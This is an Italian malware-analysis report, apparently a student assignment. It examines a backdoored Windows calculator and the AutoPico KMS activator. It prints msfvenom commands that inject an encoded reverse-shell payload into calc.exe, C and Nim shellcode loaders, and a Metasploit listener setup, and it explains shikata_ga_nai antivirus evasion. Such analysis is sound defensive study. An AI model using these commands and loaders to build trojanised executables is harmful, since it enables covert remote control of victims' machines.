
- 1 signatures found in the file in 0 seconds
- done
```

```
PPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDI
NGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPA
DDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN
GXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP
```

c) **peframe**: progettato per fornire informazioni dettagliate e statistiche su file eseguibili PE. La sezione `.text` ha entropia 6.87, viene classificata sospetta e probabilmente compromessa. Nel comportamento viene evidenziato l'utilizzo della crittografia XOR, l'accesso al registro di sistema e l'utilizzo della funzione WaitForSingleObject (Stealth and Persistence). Dalla lista delle funzioni sospette possiamo assumere che il malware potrebbe creare nuovi thread, caricare DLL malevole, accedere al registro di sistema, mostrare messaggi ingannevoli, sospendere l'esecuzione o attendere il completamento di un oggetto di sincronizzazione (mutex).



Effettuando una scansione del file **calcolatriceinnovativa50.exe** con **VirusTotal** è possibile effettuare un confronto con i dati ottenuti finora e cercare altre informazioni riguardanti il malware all'interno del suo database:



Dopo una prima analisi del codice su IDA, possiamo ipotizzare che il file sia stato criptato con l'encoder **shikata-ga-nai**. Andiamo a ricreare la shellcode in più modi, prima manipolando la shell con venom e poi direttamente nel file di output.

Un shellcode è un piccolo pezzo di codice eseguibile che viene inserito in un programma o in un file eseguibile e che viene eseguito quando il programma o il file viene eseguito.

### Shellcode C:

```
(kali㉿kali)-[~/Desktop]
$ mstvenom -a x86 --platform windows -x calcoriginale.exe -p windows/shell/reverse_tcp LHOST=127.0.0.1
LPOR=9999 -e x86/shikata_ga_nai -i 50 -f c
Found 1 compatible encoders
Attempting to encode payload with 50 iterations of x86/shikata_ga_nai
```

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

unsigned char buf[] =
"shellcode_venom";

int main(){
    DWORD oldprot;
    if ((VirtualProtect((int *)&buf,1,PAGE_EXECUTE_READWRITE,&oldprot) == FALSE) )
    {
        printf("L'importante è saper leggere l'assembly\n");
        return FALSE;
    }
    (*(void (*)()) buf)();
    return 0;
}
```



## Shellcode nim:

```
(kali@kali)-[~/Desktop]
$ msfvenom -a x86 --platform windows -x calcoriginale.exe -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=9999 -e x86/shikata_ga_nai -i 50 -f nim
Found 1 compatible encoders
Attempting to encode payload with 50 iterations of x86/shikata_ga_nai
```

```
import winim

var buf: array [1754, byte] = [
    "shellcode_venom"
]

var address = VirtualAlloc(
    NULL,
    cast[SIZE_T](buf.len),
    MEM_COMMIT,
    PAGE_EXECUTE_READWRITE,
)

copyMem(address, addr(buf), cast[SIZE_T](buf.len))


var thread_handle = CreateThread(
    NULL,
    0,
    cast[LPTHREAD_START_ROUTINE](address),
    NULL,
    0,
    NULL
)

WaitForSingleObject(thread_handle, -1)
CloseHandle(thread_handle)
```

**Injection shellcode** con payload reverse tcp nella calcolatrice originale con venom:

```
(kali@kali)-[~/Desktop]
$ msfvenom -a x86 --platform windows -x calcoriginale.exe -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=9999 -e x86/shikata_ga_nai -i 50 -f exe -o /home/kali/Desktop/calcolatriceinnovativa50.exe
Found 1 compatible encoders
Attempting to encode payload with 50 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
```

Il file creato risulta molto simile, anche per dimensioni.



Successivamente si utilizzerà msfconsole con exploit multi/handler per avviare la reverse shell.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
  Report
  prove

  Name      Current Setting  Required  Description
  _____  _____  _____  _____

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  _____  _____  _____  _____
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh,
  LHOST     127.0.0.1       yes       The listen address (an interface
  LPORT     9999            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1.
[*] Started reverse TCP handler on 127.0.0.1:9999
```

Da Remnux eseguiamo **emu\_exe.py**, uno script per emulare il comportamento del file. In entrambi i casi ci troviamo davanti una shellcode, che utilizza la funzione VirtualAlloc per manipolare la memoria ed inserire il payload. L'utilizzo della funzione VirtualAlloc consente alla shellcode di ottenere spazio di memoria eseguibile e scrivibile, fornendo la flessibilità necessaria per eseguire il payload malevolo all'interno del processo bersaglio.


```
remnux@remnux:~/Documents$ emu_exe.py -f calcprof.exe
* exec: module entry
0x10041d3: 'kernel32.VirtualAlloc(0x0, 0x6cb, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x50000
Segmentation fault (core dumped)
remnux@remnux:~/Documents$ emu_exe.py -f calcvenom.exe
* exec: module entry
0x100edfd: 'kernel32.VirtualAlloc(0x0, 0x6da, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x50000
Segmentation fault (core dumped)
```

Questo comportamento non si ripete per il file originale della calcolatrice, confermando le ipotesi iniziali.

```
remnux@remnux:~/Documents$ emu exe.py -f calcoriginale.exe
* exec: module_entry
0x101248c: 'KERNEL32.GetModuleHandleA(0x0)' -> 0x1000000
0x10124e9: 'msvcrt.__set_app_type(0x2)' -> None
0x10124fe: 'msvcrt.__p_fmode()' -> 0x45b0
0x101250c: 'msvcrt.__p_commode()' -> 0x45c0
0x10127bf: 'msvcrt._controlfp(0x10000, 0x30000)' -> 0x0
0x101254d: 'msvcrt._initterm(0x1001230, 0x1001234)' -> 0x0
0x1012571: 'msvcrt._getmainargs(0x1211fb8, 0x1211fbc, 0x1211fc0, 0x0, 0x1211fc4)' -> 0x0
0x1012583: 'msvcrt._initterm(0x1001228, 0x100122c)' -> 0x0
0x10125c3: 'KERNEL32.GetStartupInfoA(0x1211f6c)' -> None
0x10125e3: 'KERNEL32.GetModuleHandleA(0x0)' -> 0x1000000
```

VirtualAlloc assente

Andando a confrontare il file da analizzare con il file che appena creato è possibile notare delle somiglianze molto verosimili al file originale:




## Approfondimento Shikata-Ga-Nai

Lo **Shikata-Ga-Nai** è un codificatore di feedback additivo xor polimorfo all'interno del Framework Metasploit. Questo encoder offre tre funzionalità che forniscono una protezione avanzata se combinate:

**Metamorfosi:** il generatore di stub del decodificatore utilizza tecniche metamorfiche, attraverso il riordino e la sostituzione del codice, per produrre un output diverso ogni volta che viene utilizzato, nel tentativo di evitare il riconoscimento della firma.

**Feedback additivo:** utilizza una chiave automodificante concatenata tramite feedback additivo. Ciò significa che se l'input o le chiavi di decodifica non sono corretti in qualsiasi iterazione, tutti gli output successivi saranno errati.

**Offuscamento:** lo stub del decodificatore è esso stesso parzialmente offuscato tramite l'auto-modifica del blocco di base corrente e protetto contro l'emulazione utilizzando le istruzioni FPU.




#### Algoritmo di base:

1. Inizializza una chiave
2. Ottiene l'indirizzo EIP utilizzando istruzioni FPU.
3. Immette un ciclo (loop) con un contatore predefinito.
4. Per ogni iterazione:
  - Modifica l'istruzione futura (EIP+0xf) eseguendo un'operazione XOR con la chiave.
  - Modifica la chiave aggiungendola al risultato dell'istruzione modificata.
5. Termina il ciclo quando il contatore raggiunge lo zero.

Questo algoritmo è progettato per essere difficile da rilevare da un software antivirus. La chiave viene modificata ad ogni iterazione, il che rende difficile per il software antivirus prevedere la chiave corretta. Inoltre, l'istruzione futura viene modificata usando una tecnica di offuscamento, il che rende difficile per il software antivirus capire cosa fa l'istruzione.

Con l'analisi dinamica si riconferma lo stesso comportamento con entrambi i file.




```
call    near ptr sub_1004204
fldl2e
mov     eax, 0BB3FC407h
fnstenv [esp+var_C]
pop     ebx
xor     ecx, ecx
mov     cx, 1ACh
sub     ebx, 0FFFFFFFCh
xor     [ebx+17h], eax

.text:0100EF94 call    sub_100EE2E
.text:0100EF99 fcmovnb st, st(7)
.text:0100EF9B mov     eax, 0C66BCF6h
.text:0100EFA0 fnstenv [esp+var_C]
.text:0100EFA4 pop     ebx
.text:0100EFA5 sub     ecx, ecx
.text:0100EFA7 mov     cx, 1B0h
.text:0100EFAB xor     [ebx+1Ah], eax
.text:0100EFAE add     eax, [ebx+1Ah]
.text:0100EFB1 sub     ebx, 0Ah
```

Secondo le nostre analisi, **il professore ha utilizzato una calcolatrice originale di Windows XP in lingua russa ed ha applicato l'offuscamento con lo shikata\_ga\_nai, cercando di rendere il file meno rilevabile dai vari antivirus.**

Il file non viene reso solo rilevabile per via di shikata\_ga\_nai, ma contiene una backdoor reverse\_tcp, la quale una volta avviato eseguirà un controllo completo (Command and Control) della vittima.


## PARTE 2



L'analisi statica del file **AutoPico.exe** ha rivelato che il file ha un hash MD5 e SHA-1 noti, e che il suo nome interno e originale è "AutoPico.exe". Una ricerca degli hash su **Virus Total** ha rivelato che AutoPico.exe è stato già segnalato come sospetto.

**AutoPico.exe** è un programma che attiva illegalmente le versioni di Windows/Office utilizzando la tecnologia KMS (Key Management Server). Il programma contatta un server per auto-attivarsi periodicamente ogni 180 giorni per mantenere la sua validità. Microsoft ha un server KMS locale per le grandi organizzazioni che ospita tutte le licenze che l'organizzazione ha acquistato all'interno della propria rete, anziché contattare i server Windows per mantenere la validità. Questo è possibile solo per prodotti MS con licenza in volume (Volume Licensed).


AutoPico.exe utilizza questo loophole convertendo l'installazione di partenza in "Volume Licensed" cambiando la chiave in un product key generico VL. In seguito, cambia il server KMS predefinito in quello definito dagli sviluppatori di AutoPico.exe.



Procediamo quindi con l'**analisi delle sezioni** del file AutoPico.exe. Le sezioni sono .text, .rsrc e .reloc. Oltre a quelle già viste, la sezione .reloc è utilizzata per gestire il ricolloccamento (relocation) delle istruzioni di codice e dei dati quando il file viene caricato in una posizione di memoria diversa da quella per cui è stato originariamente compilato.

Questo è necessario perché i file eseguibili possono essere caricati in qualsiasi posizione di memoria in base alle esigenze del sistema operativo. La sezione .reloc contiene le informazioni necessarie per rilocalizzare il codice e i dati in modo che funzionino correttamente.

La sezione .rsrc contiene le risorse del file eseguibile, come le immagini, i suoni e i file di testo. Queste risorse vengono utilizzate dal file eseguibile per visualizzare interfacce utente, riprodurre suoni e leggere file di testo.



